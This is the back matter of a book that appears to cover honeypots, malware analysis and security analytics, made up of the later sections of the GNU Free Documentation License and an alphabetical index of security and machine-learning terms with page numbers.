You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this

License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.

C. State on the Title page the name of the publisher of the Modified Version, as the publisher.

D. Preserve all the copyright notices of the Document.

E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

H. Include an unaltered copy of this License.

I. Preserve the section Entitled "History", Preserve its Title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section Entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

K. For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.

O. Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties—for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with

the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled "History"; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements".

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an "aggregate" if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit. When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled "Acknowledgements", "Dedications", or "History", the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense, or distribute it is void, and will automatically terminate your rights under this License.

However, if you cease all violation of this License, then your license from a particular copyright holder is reinstated (a) provisionally, unless and until the copyright holder explicitly and finally terminates your license, and (b) permanently, if the copyright holder fails to notify you of the violation by some reasonable means prior to 60 days after the cessation.

Moreover, your license from a particular copyright holder is reinstated permanently if the copyright holder notifies you of the violation by some reasonable means, this is the first time you have received notice of violation of this License (for any work) from that copyright holder, and you cure the violation prior to 30 days after your receipt of the notice.

Termination of your rights under this section does not terminate the licenses of parties who have received copies or rights from you under this License. If your rights have been terminated and not permanently reinstated, receipt of a copy of some or all of the same material does not give you any rights to use it.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See <http://www.gnu.org/copyleft/>.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation. If the Document specifies that a proxy can decide which future versions of this License can be used, that proxy's public statement of acceptance of a version permanently authorizes you to choose that version for the Document.

11. RELICENSING

"Massive Multiauthor Collaboration Site" (or "MMC Site") means any World Wide Web server that publishes copyrightable works and also provides prominent facilities for anybody to edit those works. A public wiki that anybody can edit is an example of such a server. A "Massive Multiauthor Collaboration" (or "MMC") contained in the site means any set of copyrightable works thus published on the MMC site.

"CC-BY-SA" means the Creative Commons Attribution-Share Alike 3.0 license published by Creative Commons Corporation, a not-for-profit corporation with a principal place of business in San Francisco, California, as well as future copyleft versions of that license published by that same organization.

"Incorporate" means to publish or republish a Document, in whole or in part, as part of another Document.

An MMC is "eligible for relicensing" if it is licensed under this License, and if all works that were first published under this License somewhere other than this MMC, and subsequently incorporated in whole or in part into the MMC, (1) had no cover texts or invariant sections, and (2) were thus incorporated prior to November 1, 2008.

The operator of an MMC Site may republish an MMC contained in the site under CC-BY-SA on the same site at any time before August 1, 2009, provided the MMC is eligible for relicensing.

Index

- 16 bit, 7
- Aanval, 245
- ACK Scan*, 9
- ADS, 186
- Afterglow, 206
- Aggregation, 220
- Alternative hypothesis**, 260
- Analysis Engine, 110
- Analysis Engine*, 109
- anomalous activity, 86
- anomaly, 50
- Anubis, 192
- API hooking, 188
- API Logger, 177
- Application Virtualization, 33
- Argus, 151
- Arpd, 90
- arrays, 271
- Artificial Intelligence, 255
- Artificial Neural Networks, 268
- ATAS, 196
- attack analysis, 137
- Attack Classification, 6
- attack classification, 3
- Attack Correlation, 215
- attack lab, 31
- attack recognition module, 50
- Attack Signatures, 49
- Attack Vectors, 1
- Attack Verification**, 52
- Attacker Profile**, 86
- Authentication**, 15
- Authorization**, 15
- automated threat analysis system, 196
- Automodification**, 219
- backdoor, 167
- backdoors, 27
- background processing unit, 248
- Bandwith, 98
- bare-metal, 34
- base hypotheses, 270
- Bayesian Information Criterion (BIC), 280
- behaviour analysis*, 167
- Behavioural Analysis, 137
- between class distance, 268
- biplot()*, 274
- BitBlaze, 204
- Boosting, 270
- bot herding., 25
- Bot Infection Vectors, 23
- Botnet Tracking, 146
- botnet tracking, 137
- Botnet Vectors, 25
- Botnets, 24

- Bots, 21
- Bounce Scan**, 9
- BPU, 248
- Bugs, 14
- bugs*, 6
- Burp Suite, 13

- Capture BAT, 168
- Cisco, 82
- Citrix, 33
- Classification Algorithms, 267
- classification module*, 263
- classification problem, 262
- classification scheme, 272
- Click Fraud, 25
- Cluster Plotting, 281
- code analysis*, 167
- Code Red, 26
- Command and Control* , 22
- Compression, 219
- computational element, 269
- computer algorithms, 262
- Conficker, 137, 138
- Conficker malware, 138
- Conficker worm, 138
- Confidentiality**, 15
- configuration*, 6
- Configuration Attacks, 7
- confirmatory data analysis, 260
- content searching, 60
- COPS, 7
- cor()*, 276
- Correlation Flow, 215
- Count*, 210
- crackers, 3
- Cross Site Scripting (XSS), 18

- CSRF, 13
- CWSandbox, 188

- Data Analysis**, 84
- Data Capture**, 83
- data carving, 158
- Data Collection**, 84
- Data Control**, 82
- Data mining, 256
- Database Scanners**, 13
- Decision Errors, 261
- Decision Rules, 261
- Decision Trees, 268
- defective software, 26
- defense, 3
- Denial of Service (DoS), 25
- Detecting Conficker, 138
- disk modes, 42
- disposable virtual machines, 42
- distributed computing, 24
- Distributed DoS attacks (DDoS), 25
- drill down, 162
- Duplicates removal, 219
- dynamic honeypot, 133
- Dynamic Malware Analysis, 189
- dynamic symbolic execution, 168
- dynamic translation, 44

- Eager Learning, 265
- early warning detection, 84
- EasyIDS, 74
- EDA, 258
- EDA Technique, 259
- emulation*, 32
- emulation modes, 44
- emulation speed, 44
- enclave, 27

- encryption, 75
- ensemble learning algorithms, 270
- Entropy, 173
- Escalation, 220
- Ettercap*, 128
- event correlation, 137
- event processing flow, 216
- Event Response**, 227
- event stream, 217
- Expectation Maximization (EM), 280
- exploitation, 4
- Exploratory Data Analysis, 258

- Facebook, 4
- factor analysis, 279
- Filtering, 218
- FIN Scan**, 9
- Firewall, 3
- Firewall ruleset, 58
- Firewalls, 75
- five tuple, 120
- Flaws, 21
- flaws*, 6
- Foremost, 158
- frequency, 50
- FTP bounce, 9
- Full system emulation, 45
- function mapping, 268

- Gateway Topology, 57
- Generalization, 220
- Genlist, 142
- Global Protocol distribution, 160
- global threat, 4
- Global traffic statistics, 160
- Graphviz, 206

- HiddenFiles, 186
- HIDS, 50
- Hierarchical Agglomerative, 280
- hierarchical clustering, 280
- hierarchical structures, 207
- High Interaction Honeypots**, 80
- historical view, 6
- HoneyBow Toolkit, 118
- HoneyC, 109
- Honeyclient, 109
- Honeyd, 87
- Honeyd Network Simulation, 92
- Honeyd toolkit, 92
- Honeymonkey, 109
- Honeynet Architecture, 81
- Honeynet Project, 85
- Honeynets, 75
- Honeypot Exploitation**, 86
- Honeypot Hunter, 85
- Honeypot Identification**, 85
- Honeypots, 75
- Honeysnap, 154
- hooks, 195
- host kernel driver, 45
- Hub, 55
- human audit analysis, 255
- Hybrid Learners, 266
- hypercalls*, 34
- hyperplane, 268
- Hypervisors, 34
- hypothesis function, 268
- Hypothesis Tests, 260

- ICMP Scan**, 9
- identity spoofing, 15
- IDS Architectures, 57

- Implementation Environment, 78
- Index, 234
- inductive inference, 262
- inductive learning algorithms, 255
- infections, 5
- Information Security, 75
- information visualization, 137
- Inguma, 13
- Insight, 259
- Integrity**, 15
- Intelligent honeypots, 130
- Intelligent Platform Management Interface, 120
- Internet, 3
- Internet Gateway, 57
- Intrusion Prevention System, 86
- IPMI, 120

- K-means Partitioning, 279
- k*-Nearest Neighbour, 267
- k*-NN, 267
- kernel callback functions, 172
- Kernel Drivers, 170
- kernel integrity monitor, 173
- keyloggers, 27, 167
- KoobFace*, 4

- labeled training set, 263
- Latency, 98
- Lazy Learning, 266
- Learning, 255
- learning module*, 263
- Level of Interaction, 78
- linear classifiers, 270
- Linear Discriminant Analysis, 268
- Linux, 82
- Log processing, 223
- logic bombs, 167

- Low Interaction Honeypots, 80

- Machine Learning, 262
- Machine learning, 255
- machine simulation*, 32
- Malware, 25
- Malware Behaviour Analysis, 167
- malware behavioural analysis, 137
- Malware Extraction, 158
- Malware Propagation, 167
- Mandiant Red Curtain, 173
- matrices, 271
- Maximum Margin Algorithms, 269
- mclust()*, 280
- Melissa*, 3
- memory dump, 181
- memory-based learning algorithms, 266
- model*, 263
- Model Based, 280
- modeling, 256
- MRC, 173
- MwFetcher*, 118
- MwHunter*, 118
- MwWatcher*, 118
- MySQL, 66, 141

- native, 34
- Near Real-Time Detection and Response**, 52
- Nepenthes, 113
- Nepenthes Modules, 114
- Nessus, 13
- Network Taps, 55
- Network Virtualization, 33, 35
- Network Vulnerability Scanners**, 12
- Neural networks, 268
- neuron, 268
- NIDS, 50

- Nikto, 12
- Nmap, 138
- Nmap*, 8
- non-linear predictive models, 268
- Non-persistent Mode**, 42
- nonlinear function, 269
- Normalization, 217
- Norman SandBox, 199
- Ntop, 159
- null hypothesis, 262
- Null hypothesis.**, 260

- OCR, 24
- one-tailed test*, 262
- Operating System fingerprinting, 126
- operational security, 223
- OS Fingerprinting**, 10
- OutputPBNJ, 142

- P-value, 261
- pOf*, 128
- packer detector, 183
- Packet Captures, 65
- Packet Loss, 98
- parallel coordinates, 206
- Parallels, 37
- Paravirtualization*, 34
- paravirtualized hypervisor, 34
- Passive fingerprinting, 126
- pattern, 50, 264
- Pattern Classification, 255
- Pattern Recognition, 255
- PBNJ, 141
- PE, 174
- Persistent Mode**, 42
- Physical Address Extension (PAE), 40
- Platform Virtualization, 33

- Port Scanning, 7
- Port States, 10
- portable executables, 174
- positive definite kernels, 270
- prcomp()*, 274
- Preboot Execution Environment, 120
- Predicates based expert systems**, 222
- Principal Component Analysis, 272
- Priority-based filtering**, 218
- Process Analyzer, 177
- Production Honey pots, 78
- promiscuous, 49
- protocol analysis, 60
- PXE, 120

- Qemu, 38, 44
- quality of service*, 32
- Queuer*, 110
- Queuer component**, 109

- R, 271
- R-Project, 271
- RAPIER, 184
- Rate Limiting**, 227
- Ratproxy, 13
- real time monitoring, 86
- region of acceptance, 261
- regression, 270
- regression problem, 262
- Remote File Inclusion, 19
- Research Honey pots, 78
- response module, 50
- RFI Exploit, 20
- risk thresholds, 83
- Roaming Mode, 176
- robot*, 21
- Robust Filtering**, 227

- role-based access control, 27
- root node, 268
- rootkits, 27, 167
- Rule Induction, 265
- Rule-based expert systems**, 222
- Rumint, 206, 207

- sampling distribution, 262
- SATAN, 7
- ScanPBNJ, 142
- Scanrand*, 8
- scatter plots, 206
- script kiddies, 3
- Scuba, 13
- SEC, 228
- SEC*, 215
- Security Analytics, 145
- Security event correlation*, 215
- self learning, 133
- Self-censure, 221
- Self-propagation, 25
- self-replicating malware, 113
- Sensor Management Tools, 250
- Server Virtualization, 33
- Service and Application Infrastructure Virtualization, 33
- shellcode handler, 113
- Signature Detection, 75
- signature scanner, 183
- Signatures, 127
- Simple Conficker Scanner, 140
- Simple Event Correlation, 228
- simulated environment, 188
- simulation environment, 31
- Siphon*, 128
- Slice and Dice, 210

- Sniff Hit, 177
- Snort, 60, 66
- snort_inline*, 67
- social engineering, 4
- space-constrained visualization, 207
- Spam dissemination, 25
- Splunk, 233
- Splunk Forwarding, 239
- spyware, 27, 167
- SQL Injection, 13, 14
- Squarified*, 210
- Stack-Based IDS, 49
- statistical correlation**, 223
- statistical graphics, 137
- statistical hypothesis, 260
- Statistical Learning Theory, 269
- statistical phenomenon, 255
- Stealth*, 8
- stealth mode, 56
- sticky honeypots, 85
- sting operation, 195
- Storage Virtualization, 33
- stream reassembly, 120
- stream4*, 120
- Strip*, 210
- Strobing*, 8
- Structure Anomalies, 174
- Supervised Learning, 263
- supervised learning, 262
- Support Vector Machines (SVM), 270
- Support Vector Regression (SVR), 270
- Switch Port Analyzer (SPAN), 54
- SYN Scan**, 8
- Syntax-parsing**, 222
- SysAnalyzer, 177
- SYSLOG, 215

- Syslog, 223
 Syslog Format, 224
 Syslog Security, 225
systrace, 91

 Tcpflow, 146, 149
 terminal node, 268
 Threat Landscape, 3
 threat score, 173
 Threat Vector, 15
 ThreatExpert, 194
 Throttling, 220
 time bombs, 167
 Time-linking, 221
Time-out of events, 218
time-sharing, 32
 Topology based correlation, 222
 traffic report, 160
 Treemap, 206, 207
 trigger conditions, 168
 trigger-based behaviour, 168
 Tripwire, 7
 Trojan Horses, 27
 Trojans, 3
 Trust, 27
trust relationship, 6
 trust relationships, 27
 Tshark, 146
 Twitter, 4
 two-dimensional matrix, 264
two-tailed test, 262
 Type 1 hypervisor, 34
 Types of Bots, 22

UDP Scan, 8
*Unicornsca*n, 8
 Universal Approximation Theorem (UAT), 268
 Unsupervised Learning, 265
 unsupervised learning, 262
 User mode emulation, 45

Version Detection, 10
 virtual appliance, 41
 Virtual Honeyd, 87
 Virtual Honeywall, 102
 Virtual lab, 31
 Virtual LAN, 35
 Virtual Machine, 37
 virtual machine monitor, 34
 Virtual PC, 37
 virtual ports, 7
 Virtual Private Networks (VPNs), 35
 Virtual Snort, 73
 VirtualBox, 37, 43
 Virtualization, 31
 Viruses, 26
 VirusTotal, 197
Visitor, 110
Visitor component, 109
 visual representation, 205
 visual variance analysis, 274
 Visualization Tools, 206
 Visualizing Malware Behaviour, 204
 VMware Fusion, 37
 VMware Server, 38
 Vulnerability Scanning, 12

 Wapiti, 13
 Web Application Audit and Attack Framework
 (w3af), 13
Web Application Scanners, 13
Web Server Scanners, 12
 Windows, 82
 within class variance, 268

Worms, 26

Xen virtualization, 34

Xplico, 162

XSS, 13

Zero-day exploits, 4

Zombies, 23